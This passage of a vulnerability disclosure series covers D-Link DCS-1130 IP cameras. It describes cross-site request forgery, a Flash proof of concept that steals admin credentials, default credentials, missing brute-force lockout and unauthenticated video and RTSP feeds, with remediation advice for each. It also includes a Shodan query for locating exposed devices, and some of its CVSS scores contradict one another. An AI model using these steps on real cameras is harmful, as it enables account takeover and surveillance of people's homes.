
Steps to Reproduce

---

1) Login in to the web application exposed by the device at http://[IPCamera]
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_chgadminpass.html"

XSRF_chgadminpass.html

3) This will change the password of an admin user to “admin”



Vulnerability Description

The device provides a user with the capability of changing the administrative password for the web management interface. It seems that the device does not implement any cross-site request forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface to change the user's password

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to be logging into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that would change the user's password or execute command on the device using the web console functionality provided by the web management interface of the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

1) Synchronizer (i.e.,CSRF) Tokens (requires session state)
2) Double Cookie Defense
3) Encrypted Token Pattern

4) Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

5) SIG-EXT-04-2017-05 (Cross site flash attack to steal user credentials) -- CVE-2017-8406

Introduction

Recently a cross domain attack to steal user credentials was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any protection mechanisms to protect against flash based cross domain attacks. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use cross site request forgery attack along with cross domain attack to steal credentials of an administrative user. It allows an attacker who can provide these credentials to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce


---

1) Login in to the web application exposed by the device at http://[IPCamera] in Internet Explorer
2) Now save the file below as Xploit.as and provide the IP address of the camera in the highlighted section below

```
package {
import flash.display.Sprite;
import flash.events.*;
import flash.net.URLRequestMethod;
import flash.net.URLRequest;
import flash.net.URLLoader;
import flash.display.Sprite;
import flash.text.TextField;
import flash.net.URLLoader;
import flash.net.URLLoaderDataFormat;
import flash.net.URLRequest;
import flash.net.URLRequestHeader;
import flash.net.URLVariables;
import flash.net.URLRequestMethod;
import flash.net.*;
```


```
public class Xploit extends Sprite {
 public function Xploit() {
 var readFrom:String = "http://10.0.0.82/eng/admin/tools_admin.cgi";
 var header:URLRequestHeader = new URLRequestHeader("Referer", "advanced.htm");
 var readRequest:URLRequest = new URLRequest(readFrom);
  readRequest.method = URLRequestMethod.GET;
 var getLoader:URLLoader = new URLLoader();
 getLoader.addEventListener(Event.COMPLETE, eventHandler);
 try {
  getLoader.load(readRequest);
 } catch (error:Error) {
  trace("Error loading URL: " + error);
 }
 }

 private function eventHandler(event:Event):void
 {
     var display_txt:TextField = new TextField();
     display_txt.border = true;
     display_txt.wordWrap = true;
     display_txt.width = 1000;
     display_txt.text = "Hello World4!"+event.target.data;
     addChild(display_txt);

 }
 }
}
```

3) Compile this file to Xploit.swf using mxmlc.exe which is provided as a part of the Flex-SDK framework
4) Now open the Xpoloit.swf file in a new Internet Explorer tab and click allow blocked content to execute. (In real attack scenario, the swf file would be hosted on attacker's website and a user would be tricked into visiting this site using social engineering attack)
5) This will result in the XML content being displayed, scrolling below in the content we can see that the SWF file can access the user's credentials as shown in the image below



Vulnerability Description

The device provides a crossdomain.xml file with no restrictions on who can access the webserver. This allows any hosted flash file on any domain to make calls to the device's webserver and pull any information that is stored on the device. In this case, user's credentials are stored in clear text on the device and can be pulled easily. It also seems that the device does not implement any cross-site scripting forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a cross-site flashing attack on the user's browser and execute any action on the device provided by the web management interface which in our example steals the credentials from tools_admin.cgi file 's response and displays it inside a Textfield as shown above.



Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can steal user's administrative credentials from the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to restrict allow-access from attribute to specific domains that are allowed to use the flash for making requests to the device.

6) SIG-EXT-04-2017-06 (Default credentials are not forced to change)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce the user to change the default administrative credentials. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any protection mechanisms to enforce changing of administrative credentials after the first time a user logs into the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use possible default credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

Critical Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (Critical).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.6 (Critical)

The final score is thus 9.6 (Critical).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Reset the IP-camera to default factory settings
2) Now login to the device using admin as username and blank as the password
3) Observe that the device does not require to change the password after the first login

Vulnerability Description

The device requires that a user logging to the device provide a username and password. However, the device does not enforce the requirement to change a user's credentials after the first login. This allows an attacker to try the default credentials on a user's device and see if they allow an attacker to login to the device.

The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the avaibility of these devices and use an automated script to try the default credentials on the device. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker to use possible default

credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the changing of the default password after the first time a user logs into the device and ensure that the password that is enforced on the device is strong.

7) SIG-EXT-04-2017-07 (Account credentials can be brute forced)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce an account lockout or timeout mechanism that can prevent an attacker from brute forcing the credentials. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any protection mechanisms that would enforce an account lockout or timeout mechanism that can prevent an attacker from brute forcing the administrative or user credentials. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use the brute forced credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Try typing in incorrect password more than 15 times when logging in to the device
2) Now login to the device using the correct credentials on the 16^{th} time
3) Observe that the device allows to login which proves that an attacker can brute force the credentials using an automated tool or script

Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device does not enforce an account lockout or timeout after X number of failed logins. This would allow an attacker to brute force user credentials to login to the device.

The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these devices and use an automated script to try brute force the credentials on the device. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker to try to brute

force the credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce account lockout or time out mechanism to prevent password brute forcing attacks and ensure that the password that is set on the device is strong.

8) SIG-EXT-04-2017-08 (Video can be viewed using a possible backdoor) -- CVE-2017-8409

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce authorization/authentication checks that can prevent an attacker from viewing the video feed from the camera. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not enforce authorization/authentication checks that can prevent an attacker from viewing the video feed from the camera. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:L

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): None (N)
- Availability Impact (A): Low (L)
- Resulting base score: 8.2 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.0 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): None (N)
- Availability Requirement (AR): Low (L)
- Resulting environmental score: 9.5 (Critical)

The final score is thus 8.5 (High).


Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Navigate to http://[IPCAMERA]/upnp/mp4ts.ts on an Android browser as Android has the necessary video player that can play the live feed
2) It might be possible to view the same on other devices by installing the required video player or an extension for the browser


2011/01/01 00:08:03 DCS-1130B
00:14
Live

Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device does not enforce the same restriction on a specific URL thereby allowing any attacker in possession of that to view the live video feed. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker with the specific URL to view the live video feed.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the authentication check required by other folders and CGI files to be enforced for this specific URL as well.

9) SIG-EXT-04-2017-09 (Authentication disabled by default on RTSP) --CVE-2017-8405

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce by default authentication checks that can prevent an attacker from viewing the video feed from the camera using the RTSP protocol. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not enforce authentication checks by default that can prevent an attacker from viewing the video feed from the camera using RTSP protocol. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:L

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): None (N)
- Availability Impact (A): Low (L)
- Resulting base score: 8.2 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.0 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): None (N)
- Availability Requirement (AR): Low (L)
- Resulting environmental score: 9.5 (Critical)

The final score is thus 8.5 (High).


Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

